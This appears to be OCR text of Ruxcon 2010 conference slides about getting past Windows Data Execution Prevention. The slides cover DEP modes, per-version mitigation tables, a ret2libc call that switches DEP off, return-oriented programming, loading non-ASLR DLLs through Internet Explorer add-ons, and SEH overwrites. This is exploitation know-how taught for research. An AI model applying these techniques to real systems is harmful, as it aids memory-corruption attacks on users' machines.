


INSOMNIA
ruxcon
20 - 21November 2010
CQ, Melbourne
And other stuff too



Bypassing DEP is not new


Bypassing DEP is not new

- ‘ret2libc’ DEP bypass
- before DEP was even implemented natively in Windows

http://packetstormsecurity.org/0311-exploits/rpc!exec.c

Released in 2003

- NtAllocateVirtualMemory()
- Memcpy()
- NtProtectVirtualMemory()




Still most public exploits do not bypass DEP

- Largely because of default desktop DEP settings
- Enable DEP will prevent the majority of public exploits

This is changing

- With the current release of methods and techniques
- Soon most exploits will bypass DEP

So... Does DEP Work?



Data Execution Prevention

- Prevents the execution of code from pages of memory that are not explicitly marked as executable
- Enforced by hardware
- Attempts to run code from a non executable page result in a STATUS_ACCESS_VIOLATION exception

What does it protect?

- DEP is always enabled for 64-bit native programs.
- Configuration specifies if DEP is enabled for 32-bit programs.

Opt-In

- Process must explicitly decide to enabled DEP

Opt-Out


- Every process is protected unless explicitly decides to disable DEP


Always On

- All process are always protected and can't be disabled

Always Off

- Disable DEP for everything






	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes [1]	yes [1]
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [2]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

[1] only some components, most notably the AVI and PNG parsers
[2] undocumented, disabled by default


Alexander Sotirov
Mark Dowd



	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0	Win7 SP0
DEP Support	yes	yes	yes	yes	yes	yes
Permanent DEP	no	no	no	yes	yes	yes
Default OptOut	no	yes	no	no	yes	no
Default AlwaysOn	no	no	no	no	no	no

That's a lot of no

If DEP Is Not Enabled, Then There Is Nothing To Defeat



/NXCOMPAT

- Linker option use to specify that this process wants DEP

SetProcessDEPPolicy()

- Called by process to Opt In/Out and set permanent DEP


Uses Permanent DEP?

- SetProcessDEPPolicy(PROCESS_DEP_ENABLE)

  DEP setting can not be changed after this call

	IE 7	IE 8	FF 3	Safari 5
Permanent DEP	no	yes	yes	yes

Independent of OS settings



Disable DEP

- Essentially this is Opt Out for a process

NtSetInformationProcess()

- Skape and Skywing ret-to-libc to deactivate DEP

SetProcessDEPPolicy()

- On XP SP3 and later

Will not work against

- /AlwaysOn
- Permanent DEP

```
NtSetInformationProcess(
        NtCurrentProcess(), // (HANDLE)-1
        ProcessExecuteFlags, // 0x22
        &ExecuteFlags, // ptr to 0x2
        sizeof(ExecuteFlags)); // 0x4
```

From Now On Lets Just Assume /AlwaysOn Permanent DEP Is Enabled

Bypass DEP

Allocate executable memory to contain shellcode


Various very clever browser attacks

Attack	Defense
.Net User Control DEP Bypass	Internet Explorer 8
Actionscript Heap Spray	Flash 10 (DEP/ASLR)
Java Heap Spray	No longer RWX
JIT-Spray	Flash 10.1. pages with code are encrypted

See the AWESOME work released at XCon2010
Defeat Win 7 Browser Protection - XCon2010_win7

Bypass DEP with ret2libc

- Use executable instructions from the application
- Use executable instructions from other dlls
- Return Orientated Prog



nicowaisman You need to write your slides, like you tweet.


Less than 140 chars per page (yep, it's hard)


CLSID

- Reference to .dlls
- Loaded in IE

Some Of These Are Not ASLR/DEP Aware

C:\Windows\System32\infocardapi.dll





Manage Add-ons

View and manage your Internet Explorer add-ons

Add-on Types

- Toolbars and Extensions
- Search Providers
- Accelerators
- InPrivate Filtering

Show: Run without permission

Name	Publisher	Status	File date	Version	Load tin
Apple Inc.					
QuickTime Object	Apple Inc.	Enabled	9/09/2010 2:01 p.m.	QuickTime...	
QuickTime Object	Apple Inc.	Enabled	9/09/2010 2:01 p.m.	QuickTime...	
Behavior Object	Apple Inc.	Enabled	9/09/2010 2:01 p.m.	QuickTime...	
iTunesDetector Class	Apple Inc.	Enabled	24/09/2010 2:10 a.m.	2.0.1.1	
Microsoft Corporation					
Microsoft Office Template and Media Control	Microsoft Corporation	Enabled	25/10/2008 6:18 a.m.	12.0.6413.0	
STSUpld UploadCtl Class	Microsoft Corporation	Enabled	26/10/2006 7:59 p....	12.0.4518.1...	
Groove DocumentShareView	Microsoft Corporation	Enabled	14/02/2009 6:03 a.m.	4.2.2.2807	
InformationCardSigninHelper Class	Microsoft Corporation	Enabled	14/07/2009 2:15 p....	8.00.7600.1...	
XML DOM Document	Microsoft Corporation	Enabled	8/06/2010 7:02 p.m.	8.110.7600....	
XSL Template	Microsoft Corporation	Enabled	8/06/2010 7:02 p.m.	8.110.7600....	
HtmlDlgSafeHelper Class		Enabled	8/09/2010 5:28 p.m.	8.00.7600.1...	
Tabular Data Control					

Will load infocardapi.dll


InformationCardSigninHelper Class


Microsoft Corporation

Is safe to run

Use the stack to control flow

- Function address
- Parameters





EIP through SEH overwrite

- Well known technique
- No more pop,pop, ret
